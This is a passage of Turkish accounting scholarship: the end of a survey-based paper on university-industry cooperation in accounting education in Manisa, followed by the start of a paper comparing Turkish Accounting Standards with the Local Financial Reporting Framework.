Sofistike teknolojik bilgiye erişim Temel ve uygulamalı araştırma sonuçlarının sistematik olarak değerlendirilmesi Öğretim üyelerinin danışmanlığında oluşturulan spesifik yetenek ve bilgi birikimi Sanayideki teknik personelin eğitilmesi Öğretim üyelerinin sanayi tarafından düzenlenen konferanslara katılımları Yüksek donanımlı bilimsel/teknik işgücüne ulaşma imkanı Teknolojik olarak geri kalmış alanlarda hızlı bir teknolojik ilerleme kaydedilmesi Endüstriyel projelerdeki spesifik problemlerin çözümü Birlikte çaba sarf etme, yeni işletme kurabilme ve ekonomik kazanç elde etme imkanı Üniversitenin olanaklarına erişim Üniversite ile çalışmanın sanayi kuruluşuna kazandırdığı prestij	Öğretim üyelerinin, araştırmacıların ve öğrencilerin bilgilerini pratikteki uygulamalarla desteklemeleri Araştırma fonlarına erişim Üniversitedeki eğitim ve öğretim müfredatının geliştirilmesi Öğrenciler için staj ve benzer diğer olanakların sağlanması Mezunlar için potansiyel iş olanaklarına erişim Üniversitenin danışma kurullarında sanayiden üyelerin olması Sanayinin elindeki olanaklara ve teçhizata erişim Sanayi ile birlikte yapılan uygulamalı araştırma için hükümet fonlarından yararlanma imkanı Birlikte çaba sarfetme, yeni işletme kurabilme ve ekonomik kazanç elde etme imkanı

9.Manisa Organize Sanayi Bölgesi İşletmelerinin Muhasebe Eğitimi Almış Lisans Mezunlarından Beklentileri

- Genel kabul görmüş muhasebe ilkeleri doğrultusunda işletmede kayıt sisteminin oluşturulması,
- Muhasebenin temel kavramları doğrultusunda kişilerin eğitilmesi ile işletme amaçlarına hızlı ve doğru ulaşılması,
- Hataların minimuma indirilmesi ve iş veriminin artırılması,
- Muhasebe standartlarının oluşturulması ve geliştirilmesi,
- Muhasebe uygulamaları ve raporlama tekniklerinin öğretilmesi, doğru ve sağlıklı bilgi üretilerek yönetime aktarılması,
- Muhasebe uygulamaları ile ilgili güncel gelişme ve değişikliklerin izlenilmesi,
- Yönetim muhasebesi dalındaki gelişmelerin izlenebilmesi,
- Teknolojik gelişmelerin muhasebe uygulamalarına yansıtılması
- Muhasebe dalındaki bilgi ve becerinin artırılması, personel kalitesinin yükseltilmesi,
- Yasal düzenlemelerde yapılan değişikliklerin izlenerek personelin bilgilendirilmesi,
- Yeni işe başlayan elemanların eğitilmesi, çalışan personelin kendi işletmesinin muhasebe şekil ve şartlarına uygun muhasebe bilincine varmasının sağlanması,
- Diğer yöneticilerin (Teknik kökenli v.d.) muhasebe dalında bilgilendirilerek birimler arası iletişim ve koordinasyonun sağlanması şeklinde olduğu belirtilmiştir(Korukoğlu,1998)

10.Lisans düzeyinde muhasebe eğitimi ve sanayi işbirliğini belirlemeye yönelik işletmelerden alınan görüş ve öneriler doğrultusunda aşağıdaki sonuçlar elde edilmiştir.

Manisa Organize Sanayi Bölgesinde 175 tane işletme vardır. Bu işletmelerden 45 tanesinin muhasebe bölümü çalışanlarına anket uygulaması yapılmıştır. Yapılan anket değerlendirmeleri sonucunda; lisans düzeyinde muhasebe eğitimi üniversite ile sanayi işbirliği yoluna gidilmesi sonucunda aşağıdaki sonuçlar elde edilmiştir.

30 tane işletme; genel kabul görmüş muhasebe ilkeleri doğrultusunda işletmede kayıt sisteminin oluşturulması ve muhasebenin temel kavramları doğrultusunda kişilerin eğitilmesi ile işletme amaçlarına hızlı ve doğru ulaşılacağını düşünmektedir.

36 tane işletme; muhasebe hatalarının minimuma indirileceğini ve iş veriminin artacağını düşünmektedir.

21 tane işletme; muhasebe standartlarının geliştirileceğini, muhasebe uygulamaları ve raporlama tekniklerinin öğretileceğini, doğru ve sağlıklı bilgi üretilerek yönetime aktarılmasının sağlanacağını düşünmektedir.

23 tane işletme; Muhasebe uygulamaları ile ilgili güncel gelişme ve değişikliklerin izlenilmesi,

18 tane işletme; Üniversitelerde muhasebe derslerinin teorik ağırlıklı olarak işlendiğini, pratikte ise güncel olmayan bilgisayarlı muhasebe paket programlarının (ETA vb.) tercih edildiğini belirtti. Bu durumun düzeltilmesi için; özellikle kurumsal firmaların kullanmış olduğu SAP programının öğretilmesinin saha ve okul arasındaki kopukluğu minimuma indireceği belirtildi.

8 tane işletme; Manisa Organize Sanayi Bölgesi Şirket yöneticilerinin üniversitelere giderek, derslere katılabileceklerini ve işletmelerin muhasebe eğitiminden beklentilerini dile getirebileceklerini belirtti.

11.Muhasebe Eğitimi Ve Diğer Konularda Üniversite Sanayi İşbirliğinin İstenilen Düzeyde Olmamasının Nedenleri

Gerek literatürde, gerekse yapılan konferans, panel ve kongrelerde üniversitemiz ile işletmelerimiz arasında bir işbirliğinin olmadığı veya istenilen düzeyde olmadığı çeşitli vesilelerle dile getirilmektedir. Üniversitemiz ve işletmelerimizin, gerek muhasebe eğitimi gerekse konularda işbirliği yapamamalarının birçok nedeni bulunmaktadır. Bu nedenlerin başında; konunun kuramsal temellerinin anlaşılabilmesi, öneminin kavranılamaması, işbirliğinin bir takım sübjektif düşünce ve yargılarla benimsenmemesi ve kurumsal ilişkiler yerine kişisel ilişkilerin yaygın olması gelmektedir (Kazu, 1994). Bununla birlikte, işbirliğinin olmamasının diğer nedenleri de, şu şekilde belirtilmektedir (Külahçı ve Gürol, 1995):

- Üniversiteler, eğitim veya bilgilendirme amaçlı işletme (sanayi) isteklerini kısa sürede cevaplayıp karşılayamamaktadırlar.
- Üniversiteler, teknolojik gelişmeleri veya yasal düzenlemelerdeki değişiklikleri geç takip etmektedirler.
- Üniversiteler, piyasadaki gelişmelerden çok kopuk, içe kapanık ve teoride kalmaktadırlar. Bu nedenle, işletme ihtiyaçlarına uygun ve uygulamaya yönelik bilgileri sunamamaktadırlar,
- Üniversiteler, işletmelere yönelik işbirliğinin yeterli düzeyde olmasının işletmelere sağlayabileceği yararları tam olarak aktaramamaktadırlar ve eğitim faaliyetlerini de işletmelere yeterince duyuramamaktadırlar.
- Üniversitedeki öğretim üyelerinin sanayi deneyimi (uygulama) olmadığından veya eksik olduğundan ihtiyaçlara fazla cevap verememektedirler.
- Özel kuruluşlar, işletmeleri iyi analiz edip uygun zamanda uygun programlar önermektedirler, üniversiteler ise bu konuda yeterli olmamaktadır.
- İşletmelerin, üniversitelerle işbirliği konusunda politikaları bulunmaması nedeni ile işletmeler işbirliğine gerek duymamaktadırlar.
- İşletmelerde, üniversitelerin teoride kaldığı düşüncesi yerleşmiş ve bu yüzden de üniversitelerle işbirliğine daha önceleri de gidilmemiştir.
- İşletmeler, muhasebe eğitim konusuna (hizmet içi muhasebe eğitimi) gereken önemi vermemektedirler, mevcut personelini eğitmek yerine yetişmiş elemanları tercih etmektedirler ve bu konuda da üniversitelerle işbirliğine gitmemektedirler.
- İşletmeler, muhasebe eğitimi faaliyetlerini sadece işletme içi imkânlarla yürütmektedirler ve bu konuda üniversitelerden herhangi bir yardım talebinde bulunmamaktadırlar.
- Üniversiteler işletmelerin ihtiyaç, değer ve beklentilerini bilmemektedir. Aynı zamanda, işletmeler de üniversitelerin ihtiyaç, değer ve beklentilerini bilmemektedirler.
- Gerek üniversiteler gerekse işletmeler, işlerin yoğunluğunu bahane ederek karşılıklı iletişim kuramamaktadırlar veya kurmak istememektedirler.
- Taraflar arasında bürokrasinin fazla olması da işbirliğini engelleyebilmektedir.

KAYNAKÇA

- Akman, N. Muğan, C. (2008). Muhasebe Eğitiminde Öğretim Ve Öğrenim Yöntemleri İle Ders Başarısı Arasındaki İlişki: Pilot Çalışma. XXIII. Türkiye Muhasebe Eğitimi Sempozyumu <http://www.isletme.istanbul.edu.tr/tmes2004/bildiri1.doc> / 20.11.2008
- AYDIN, S. (2007). Muhasebe Eğitiminin İşletme Beklentilerini Karşılama Derecesinin Ölçülmesi Ve Uluslararası Muhasebe Eğitimi Standartlarına Uygunluğunun Değerlendirilmesi, Gazi Üniversitesi Sosyal Bilimler Enstitüsü Yayınlanmamış Yüksek Lisans Tezi, Ankara 2007.
- ÇALDAĞ, Y. BAYIRLI, R. ALTAY, A. (2006). Muhasebe Doktora Programlarının Etkinliğinin Artırılması. XXIII. Türkiye Muhasebe Eğitimi Sempozyumu 2004. <http://www.isletme.istanbul.edu.tr/tmes2004/bildiri7.doc> / 02.01.2006
- Çürük, T. (2001). Muhasebe Eğitiminin İşletmelerin Taleplerini Karşılama Düzeyi. Türkiye Örneği. ODTÜ Gelişim Dergisi, 28 (3-4), 281-310.
- Elagöz, İ. Çukacı, Y.C . (2008). Muhasebe Derslerinde Kullanılan Öğretim Yöntemleri İle Öğrenme Stillerinin İlişkisinin Ortaya Konulması ve Dokuz Eylül Üniversitesi İktisadi ve İdari Bilimler Fakültesi'nde Bir Uygulama, D.E.Ü.İ.İ.B.F.Dergisi, Cilt:21, Sayı:1, İzmir 2006. http://www.iibf.deu.edu.tr/dergi1172241931_1_ / 9.8.2008
- Gökçen, G. (1998). "Uygulamacıların Muhasebe Eğitiminden Beklentileri", Marmara Üniversitesi, Muhasebe Araştırma ve Merkezi Muhasebe-Finansman Dergisi, Sayı 9, Aralık, 1998, s: 43-50.
- Karaağaçlı, M. (2002). Mesleki Eğitim ve Teknoloji Eğitiminde Özel Öğretim Yöntemleri. Ankara. Nobel Yayınları.
- Kelley, M. Davey, H. Ve Haigh, N. (1999). Contemporary Accounting Education Society, Accounting Education, Volume:8 (4), p.327.
- KÜLAHÇI, Ş. Gürol, M. (1995). Üniversite-Sanayi İşbirliği Politikasının Belirlenmesine İlişkin Bir Araştırma, Verimlilik Dergisi, Sayı:4, 1995, s. 127-140.
- Norman, C. (1982). Audit May Cost UC Millions . Science. 16 (4543):279.
- Schartinger, D. Andreas, S. ve Helmut G. (2001) . Interactive Relations between Universities and Firms: Empirical Evidence for Austria . The Journal of Technology Transfer, 26 (3): 255-268
- Sevilengül, O. (2001). Genel Muhasebe. Ankara. Gazi kitabevi.
- Süer, M. (2007). Ticaret Meslek Liselerinde Muhasebe Eğitimi, Muhasebe Eğitiminden Beklentiler ve Karşılaşılan Sorunlar, (İstanbul Üniversitesi Sosyal Bilimler Enstitüsü, Yayınlanmamış Yüksek Lisans Tezi), İstanbul.
- Sürmeli, F. (2007). Muhasebe Eğitiminde e değişimi yakalamak, Anadolu Üniversitesi yayınları. s: 29.
- Zaif, F. Ayanoğlu, Y. (2007), "Muhasebe Eğitiminde Kalitenin Arttırılmasında Ders Programlarının Önemi: Türkiye'de Bir İnceleme", İktisadi ve İdari Bilimler Fakültesi Dergisi, 9.1, s.115-136.
- Zaif, F. (2008). Muhasebe Eğitiminde Yeni Yaklaşımlar. G.Ü. İ.İ.B.F. İşletme Bölümü, 2004. www.isletme.istanbul.edu.tr/surekli_yayinlartmes2004bildiri3.doc /3.6.2008 (www.ifac.org)

Türkiye Muhasebe Standartları ve Yerel Finansal Raporlama Çerçevesinde Karşılaştırmalar

Hakan ARACI* Vildan ŞEN**

Öz

Muhasebe standartları, muhasebe uygulamalarının yöntemini belirleyerek hem uygulayıcılar açısından, hem de finansal tablo kullanıcıları açısından finansal bilgilerin güvenilir, doğru, gerçeğe uygun ve karşılaştırılabilir olmasını sağlamaktadır.

Yerel Finansal Raporlama Çerçevesi (YFRÇ), bağımsız denetime tabi olup tam set Türkiye Muhasebe Standartlarını (TMS) uygulamayan işletmelerin finansal tablolarında uygulayacakları finansal raporlama çerçevesidir. YFRÇ'nin amacı, işletmelerin büyüklüğü ile finansal tablo kullanıcılarının ihtiyaçlarına uygun olarak, gerçeğe uygun sunum sağlayan kaliteli ve anlaşılabilir finansal tabloların oluşturulmasıdır.

Bu çalışmada Türkiye Muhasebe Standartları ve Yerel Finansal Raporlama Çerçevesi Arasındaki farklara yönelik bir karşılaştırma yapılarak aradaki farkların karşılaştırmalı olarak ortaya konulması amaçlanmıştır.

Anahtar Kelimeler: Türkiye muhasebe standartları, Yerel finansal raporlama çerçevesi, Karşılaştırmalı farklar.

Jel Code: M41

ABSTRACT

Accounting standards, provide both the implementors and the users of financial tables with reliable, accurate, true and comparable financial information by determining the method of accounting practices. Local Financial Reporting Framework is the financial reporting framework that will be applied in the financial statements of entities subject to independent audit and not applying full set Turkish Accounting Standards. The purpose of the local financial reporting framework is to create quality and understandable financial statements that provide a fair presentation of the size of the business and the needs of users of the financial statements. In this study, it is aimed to compare the differences between the Turkish Accounting Standards and the Local Financial Reporting Framework in a comparative way.

Key Words: Turkish accounting standards, Local financial reporting frame work, Comparative differences.

Jel Code: M41

GİRİŞ

Kamu Gözetimi Kurumunun (KGK) 26/08/2014 tarih, 29100 sayılı Resmi Gazete de yayımlanan Kurul Kararıyla ülkemizde bağımsız denetim ile TMS/ TFRS'lerin uygulama kapsamı ayrıştırılmıştır. Yine Kurul'un kararı uyarınca 2015 yılı itibariyle bağımsız denetime tabi olup TMS/TFRS'lerin uygulama kapsamında olmayan veya ihtiyari olarak TMS/ TFRS uygulamayan işletmeler için geçerli olacak bir finansal raporlama çerçevesi hazırlama çalışmalarına başlanmıştır. Söz konusu çalışmalar kapsamında hazırlanan Taslak Metin 2015 yılında kamuoyu ile ilgili kamu kurum ve kuruluşlarının görüşüne sunulmuştur. Kamuoyu ve ilgili kurum ve kuruluşlardan gelen görüşler çerçevesinde söz konusu metne son hali verilerek 2016 yılı içerisinde nihai metin Kurul'un nihai onayının ardından yayımlanmıştır. KGK tarafından yapılan konuya ilişkin kamuoyu duyuruları ile Taslak Metnin giriş bölümünde de ifade edildiği üzere yürütülen çalışmalarda referans olarak kullanılan metinler Avrupa Birliğinin benzer kapsamdaki işletmeler tarafından 2016 yılından itibaren uygulanması öngörülen muhasebe direktifi ile İngiltere'de hazırlanmış olan ve 1 Ocak 2015 tarihinde yürürlüğe giren

* Dr. Öğretim Üyesi, Manisa Celal Bayar Üniversitesi İktisadi Ve İdari Bilimler Fakültesi, Mail: aracihakan@hotmail.com

** Öğrt., (Yazışmaların Yapılacağı Kişi), Manisa Celal Bayar Üniversitesi Sosyal Bilimler Enstitüsü

İşletme – Muhasebe Finansman Tezli Yüksek Lisans, Mail: vildanvildan571@hotmail.com

102 No'lu Finansal Raporlama Standardı (FRS 102) Yerel Finansal Raporlama Çerçevesi (YFRÇ) hazırlanırken referans alınan temel kaynaklar olmuştur (Yünlü, 2016: 23).

Bu çalışmamız ile Muhasebe Sistemi Uygulama Genel Tebliği ile TMS/TFRS'ler incelenerek Yerel Finansal Raporlama Çerçevesi arasındaki farklar konusunda karşılaştırmalı olarak bilgi verilecektir.

MUHASEBE STANDARTLARININ GELİŞİMİ

1. VUK
2. TTK
3. Bankacılık Kanunu-BDDK Düzenlemeleri
4. SPK-SPK Tebliğleri
5. MSUGT (Türkiye'de Muhasebenin Dil Birliği)
6. Sigortacılık Kanunu ve Tebliğleri
7. Türkiye Muhasebe Standartları

YEREL FİNANSAL RAPORLAMA ÇERÇEVESİ ÇALIŞMASINDA YARARLANILAN DÜZENLEMELER:

- SPK Seri XI/1 sayılı Sermaye Piyasasında Mali Tablo ve Raporlara İlişkin İlke ve Esaslar Hakkında Tebliğinden
- İngiltere'de yayımlanan "Küçük İşletmeler İçin Finansal Raporlama Standardı"ndan
- Diğer AB üyesi ülkelerin finansal raporlama çerçevelerinden
- MSUGT'lardan
- 213 Sayılı Vergi Usul Kanunundan (<http://www.kgk.gov.tr>)

TMS 1 FİNANSAL TABLOLARIN SUNULUŞU STANDARDI

Tam bir finansal tablo seti aşağıdaki bölümleri içerir.

-Bilanço -Gelir tablosu -Öz kaynak değişim tablosu -Nakit akış tablosu

-Dipnot ve açıklayıcı notlar

Not: Kavramsal Çerçeveye Göre Finansal Tabloların Niteliği Genel Amaçlı Finansal Tablolardır. Ve muhasebe standartlarının yerini alamaz sadece yol gösterici özellik taşır.

Finansal tabloların hazırlanmasında ve sunulmasında işletmeler tarafından kullanılan belirli ilkeler, esaslar, gelenekler, kurallar Muhasebe Politikalarıdır (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu TMS/TFRS Seti, 2017: 5).

YFRÇ'DE YER ALMAYAN BÖLÜMLER

TMS'lerde yer alan aşağıdaki bölümler YFRÇ kapsamında ele alınmamıştır (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu Yerel Finansal Raporlama Çerçevesi Taslağı, 2015: 11)

- Hisse Bazlı Ödemeler
- Sigorta Sözleşmeleri
- Satış Amaçlı Elde Tutulan Duran Varlıklar Ve Durdurulan Faaliyetler
- Maden Kaynaklarının Araştırılması ve Değerlendirilmesi
- Faaliyet Bölümleri
- Çalışanlara Sağlanan Faydalar
- İlişkili Taraf Açıklamaları
- Emeklilik Fayda Planlarında Muhasebeleştirme ve Raporlama
- Hisse Başına Kazanç

TMS 2- STOKLAR VE YFRÇ STOKLAR FARKI

TMS 2 uyarınca sabit ve değişken üretim giderlerinin normal maliyet yöntemi kullanılarak dağıtılması öngörülmektedir,

YFRÇ kapsamında tam maliyet yöntemi veya normal maliyet yöntemlerinden biri kullanılabilir.

TMS 2 kapsamında vadeli olarak alınmış bir stok için peşin fiyat ile vadeli fiyat arasında ortaya çıkan vade farkı maliyetten ayrıştırılarak gider olarak kayda alınmaktadır.

YFRÇ kapsamında ise söz konusu vade farkı stokun maliyetine eklenmektedir.

TMS 23 borçlanma maliyetleri uyarınca bir stokun özellikli varlık niteliğini taşıması durumunda bu stoka ilişkin borçlanma maliyetleri varlığın maliyetine dâhil edilmektedir (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu TMS/IFRS Seti TMS 2, 217: Stoklar 1-7).

YFRÇ’de ise inşası ya da üretilmesi 1 yıldan daha uzun süren stoklar için kullanılan krediler nedeniyle bu stokların satışa hazır hale getirildiği tarihe kadar katlanılan finansman giderleri ve kur farklarının stokların maliyetine dâhil edilmesi öngörülmektedir (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu Yerel Finansal Raporlama Çerçevesi Taslağı, 2015: 47-51)

TMS 18 HASILAT (GELİR) VE YFRÇ – HASILAT FARKI

(TMS 18 Hasılat ve TMS 11 İnşaat Sözleşmelerinde yer alan hükümleri de kapsamaktadır.)

TMS 18 satışlardaki vade farkının hasılattan ayrıştırılarak muhasebeleştirilmesini öngörürken (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu TMS/IFRS Seti TMS 18 Hasılat, 2017: 2-8).

YFRÇ’de hasılat vade farkını içerecek şekilde kayda alınmaktadır.

2018 yılından itibaren zorunlu olarak uygulanacak olan IFRS 15 Müşteri Sözleşmelerinden Hasılat standardının 63 üncü paragrafında aşağıdaki hüküm yer almaktadır.

“Kolaylaştırıcı bir uygulama olarak işletme, sözleşmenin başlangıcında, müşteriye taahhüt ettiği mal veya hizmetin devir tarihi ile müşterinin bu mal veya hizmetin bedelini ödediği tarih arasında geçen sürenin bir yıl veya daha az olacağını öngörmesi durumunda, taahhüt edilen bedelde önemli bir finansman bileşeninin etkisi için düzeltme yapmak zorunda değildir.”

Dolayısıyla IFRS 15 standardının söz konusu uygulamasında yararlanacak olan işletmeler ile YFRÇ’yi uygulayacak işletmeler arasında vadeli satışlar açısından önemli bir fark olmayacağı değerlendirilmektedir.

IFRS 15: “YENİ HASILAT STANDARDI”

Standardın temel amacı, hasılatın, transferi konusunda söz verilen mal ve/veya hizmetleri yansıtabilecek şekilde, bu mal ve hizmetler karşılığında hak edilmesi beklenen tutar olarak gösterilmesidir (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu TMS/IFRS Seti IFRS 15 Müşteri Sözleşmelerinden Hasılat, 2017: 2-10).

Bu amaçla standart, hasılatın kayda alınmasını 5 adım ile bir süreç bağlamaktadır.

1. Müşteriyle yapılan sözleşmelerin tanımlanması
2. Sözleşmedeki ayrı performans kriterleri ve yükümlülüklerin belirlenmesi
3. Sözleşme bedelinin tespit edilmesi
4. Satış Bedelinin Yükümlülüklerle Dağıtılması
5. Sözleşme yükümlülükleri yerine getirildikçe hasılatın kaydedilmesi

TMS 16 MADDİ DURAN VARLIKLAR VE YFRÇ- MADDİ DURAN VARLIKLAR FARKI

TMS’lerden farklı olarak, satın alınan bir maddi duran varlığın maliyetinin belirlenmesinde, alınması beklenen nakit tutar bugünkü değerine indirgenmiyor.

VUK 163 No’lu Genel Tebliğ’de maddi duran varlığın aktifleştirildiği yılın sonuna kadar oluşan faiz ve kur farkları aktifleştirilmek zorundadır.

TMS’lerden ve IFRS 102’den farklı olarak, satın alınan bir maddi duran varlığın maliyetinin belirlenmesinde, alınması beklenen nakit tutar bugünkü değerine indirgenmiyor. VUK 163 No’lu Genel Tebliğ’de maddi duran varlığın aktifleştirildiği yılın sonuna kadar oluşan faiz ve kur farkları aktifleştirilmek zorundadır.

TMS 16 kapsamında vadeli olarak alınmış bir MDV için peşin fiyat ile vadeli fiyat arasında ortaya çıkan vade farkı maliyetten ayrıştırılarak gider olarak kayda alınmaktadır (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu TMS/TFRS Seti TMS 16 Maddi Duran Varlıklar: 2017 3-9).

YFRÇ kapsamında ise söz konusu vade farkı varlığın maliyetine eklenmektedir.

TMS 23 borçlanma maliyetleri uyarınca bir maddi duran varlığın özellikli varlık niteliğini taşıması durumunda bu varlığa ilişkin borçlanma maliyetleri varlığın maliyetine dâhil edilmektedir.

YFRÇ’de ise varlığın elde edilmesinde, inşasında ya da üretilmesinde kullanılan krediler nedeniyle bu varlıkların amaçlanan kullanıma hazır hale getirildiği tarihe kadar katlanılan kur farkları dâhil finansman giderlerinin varlığın maliyetine dâhil edilmesi öngörülmüştür (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu Yerel Finansal Raporlama Çerçevesi Taslağı, 2015: 85-87).

TMS 40 YATIRIM AMAÇLI GAYRİMENKULLER VE YFRÇ- YATIRIM AMAÇLI GAYRİMENKULLER FARKI

TMS 40’ta yatırım amaçlı gayrimenkuller ilk kayda almada maliyet değeri üzerinden; sonraki ölçümlerinde ise bir muhasebe politikası tercihi olarak maliyet yöntemine veya gerçeğe uygun değer yöntemine göre kayda alınmaktadır (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu TMS/TFRS Seti, 2017: TMS 40 Yatırım Amaçlı Gayrimenkuller: 7).

YFRÇ’de ise yatırım amaçlı gayrimenkullerin ölçüm ve kayda alınması için iki alternatif kaleme alınmıştır. İlk alternatifte göre yatırım amaçlı gayrimenkuller Maddi Duran Varlıklar Bölümü kapsamında ilk kayda almadan sonra maliyet veya yeniden değerlendirme yöntemlerinden biri seçilerek ölçülecektir.

YFRÇ’de yer alan diğer alternatifte göre ise; bu varlıkların sonraki ölçümlerine ilişkin iki farklı alternatif kaleme alınmıştır. Bu alternatiflerden ilki yatırım amaçlı gayrimenkulün gerçeğe uygun değerinin aşırı bir maliyet veya çabaya katlanılmadan ölçümü söz konusu olmadıkça sonraki ölçümlerinin gerçeğe uygun değeri üzerinden yapılmasını öngörmektedir. İkinci alternatifte ise, yatırım amaçlı gayrimenkullerin sonraki ölçümlerinde muhasebe politikası tercihi olarak maliyet yöntemi veya gerçeğe uygun değer yöntemlerinden biri kullanılabilir.

YFRÇ’de kaleme alınana her iki alternatif yöntemde de yatırım amaçlı gayrimenkullerin finansal durum tablosunda maddi duran varlıklardan ayrı olarak raporlanması gerekmektedir (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu Yerel Finansal Raporlama Çerçevesi Taslağı, 2015: 90-91)

TMS 38 MADDİ OLMAYAN DURAN VARLIKLAR VE YFRÇ- MADDİ OLMAYAN DURAN VARLIKLAR FARKI

TMS 38’de maddi olmayan duran varlıkların sonraki ölçümünde işletmeler muhasebe politikası tercihi olarak maliyet modelini veya yeniden değerlendirme modelini kullanabilmektedir.

YFRÇ’de ise maddi olmayan duran varlıkların sonraki ölçümü de maliyet yöntemine göre yapılmaktadır.

TMS 38’de yararlı ömrü belirlenemeyen maddi olmayan duran varlıklar itfaya tabi tutulmazken (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu TMS/TFRS Seti, TMS 38 Maddi Olmayan Duran Varlıklar, 2017: 15).

YFRÇ’de yararlı ömrü belirlenemeyen geliştirme giderleri AB Muhasebe Direktifine uygun olarak beş yılda itfa edilmektedir.

TMS 23 borçlanma maliyetleri uyarınca bir maddi olmayan duran varlığın özellikli varlık niteliğini taşıması durumunda bu varlığa ilişkin borçlanma maliyetleri varlığın maliyetine dâhil edilmektedir.

YFRÇ’de ise işletme içi oluşturulan maddi olmayan duran varlığın oluşturulması ve üretilmesinde kullanılan krediler nedeniyle bu varlıkların amaçlanan kullanıma hazır hale getirildiği

tarihe kadar katlanılan kur farkları dâhil finansman giderleri varlığın maliyetine dâhil edilmektedir (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu Yerel Finansal Raporlama Çerçevesi Taslağı, 2015: 95-97).

TMS 36 VARLIKLARDA DEĞER DÜŞÜKLÜĞÜ VE YFRÇ- VARLIKLARDA DEĞER DÜŞÜKLÜĞÜ FARKI

Temel fark şerefiye değer düşüklüğü ayrılmasında ortaya çıkmaktadır.

TMS 36 uyarınca şerefiye için değer düşüklüğü testi yıllık olarak yapılmaktayken (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu TMS/TFRS Seti, 2017: TMS 36 Varlıklarda Değer Düşüklüğü: 15).

YFRÇ’de şerefiyeye değer düşüklüğü ayrılması öngörülmemektedir.

TMS 37 KARŞILIKLAR, KOŞULLU BORÇLAR VE KOŞULLU VARLIKLAR VE YFRS- KARŞILIKLAR, KOŞULLU BORÇLAR VE KOŞULLU VARLIKLAR FARKI

Kıdem tazminatı karşılıkları diğer karşılıklardan farklı olarak TMS 37 kapsamında değil TMS 19 Çalışanlara Sağlanan Fayda standardında ele alınmaktadır.

YFRÇ’ nin bu bölümünde kıdem tazminatı karşılığına yer verilerek TMS 19’da belirlenen yöntemden daha sade bir yöntemle kıdem tazminatı karşılığının hesaplanması öngörülmüştür.

TMS 37 kapsamında karşılıklar, yükümlülüğün yerine getirilmesi için gereken tutarın bugünkü değeri üzerinden hesaplanmaktadır (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu TMS/TFRS Seti TMS 37 Karşılıklar Koşullu Borçlar ve Koşullu Varlıklar, 2017: 120-122).

YFRÇ’de ise karşılıkların bugünkü değer üzerinden ölçümü isteğe bağlı olarak uygulanmaktadır.

TMS 23 BORÇLANMA MALİYETLERİ VE YFRÇ- BORÇLANMA MALİYETLERİ FARKI

TMS 23’te özellikli varlık tanımı yapılarak, bu varlıkların elde edilmesi, inşası veya üretimi ile doğrudan ilişkilendirilebilen borçlanma maliyetlerinin aktifleştirilmesi öngörülmüştür (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu TMS/TFRS Seti, TMS 23 Karşılıklar Borçlanma Maliyetleri, 2017: 3-4).

YFRÇ’de ise özellikli varlık tanımı yapılmamakta ancak inşası ya da üretilmesi 1 yıldan daha uzun süren stoklar ile maddi ve maddi olmayan duran varlıkların amaçlanan kullanıma hazır hale getirildiği tarihe kadar katlanılan kur farkları dâhil finansman giderlerinin varlığın maliyetine dâhil edilmesi öngörülmüştür (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu Yerel Finansal Raporlama Çerçevesi Taslağı, 2015: 117).

TMS 17 KİRALAMA İŞLEMLERİ VE YFRÇ- KİRALAMA İŞLEMLERİ FARKI

TMS 17 ile YFRÇ arasında, bir kiralama işleminin finansal kiralama veya faaliyet kiralaması olarak sınıflandırılmasında kullanılacak kriterlere ilişkin temel bir fark bulunmaktadır (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu TMS/TFRS Seti TMS 17 Kiralama İşlemleri, 2017: 2-12).

YFRÇ’de, VUK’da düzenlenmiş bulunan ve TMS 17 ile örtüşmekle birlikte daha somut hale getirilmiş kriterlere yer verilmiştir. (Genel olarak VUK daki finansal kiralama hükümlerine göre düzenlenmiştir) (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu Yerel Finansal Raporlama Çerçevesi Taslağı, 2015: 101-107).

TMS 20 DEVLET TEŞVİKLERİNİN MUHASEBELEŞTİRİLMESİ VE DEVLET YARDIMLARININ AÇIKLANMASI VE YFRÇ- TEŞVİK VE YARDIMLAR FARKI

TMS 20, devlet teşviklerinin muhasebeleştirilmesiyle ilgili gelir ve sermaye yaklaşımı olmak üzere iki seçenek sunmaktadır.

YFRÇ’de ise devlet teşviklerinin muhasebeleştirilmesinde ise performans modeli olmak üzere tek seçenek sunulmaktadır.

TMS 20 uyarınca devlet teşvikleri, elde edilmesi için gerekli koşulların işletme tarafından yerine getirileceğine ve teşviğin işletme tarafından elde edileceğine dair makul bir güvence oluşmadan finansal tablolara yansıtılamamaktadır.

YFRÇ'ye göre ise teşviğe hak kazanılmasını sağlayan şartlar tam olarak karşılanmadan devlet teşvikleri finansal tablolara yansıtılmamaktadır.

TMS 20 uyarınca devlet teşviklerinin, bu teşviklerle karşılanması amaçlanan maliyetlerin gider olarak muhasebeleştirildiği dönemler boyunca sistematik şekilde kâr veya zarara yansıtılması gerekmektedir.

YFRÇ'de ise devlet teşvikleri teşviğe hak kazanılmasını sağlayan koşulların sağlanması durumunda doğrudan kâr veya zarara yansıtılmaktadır. Dolayısıyla teşviklerle karşılanması sağlanan maliyetlerin gider olarak muhasebeleştirilip muhasebeleştirilmemesine bağlı olmaksızın şartlar sağlandığında devlet teşvikleri kâr veya zarara yansıtılmaktadır.

TMS 20'de parasal olmayan bir teşviği alan işletmeye, varlığı ve teşviği nominal değeri üzerinden (genelde sıfırdır) veya parasal olmayan devlet teşviğininin gerçeğe uygun değeri üzerinden ölçme konusunda izin verilmektedir (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu TMS/TFRS Seti TMS 20 Devlet Teşviklerinin Muhasebeleştirilmesi Ve Devlet Yardımlarının Açıklanması, 2017: 2-6).

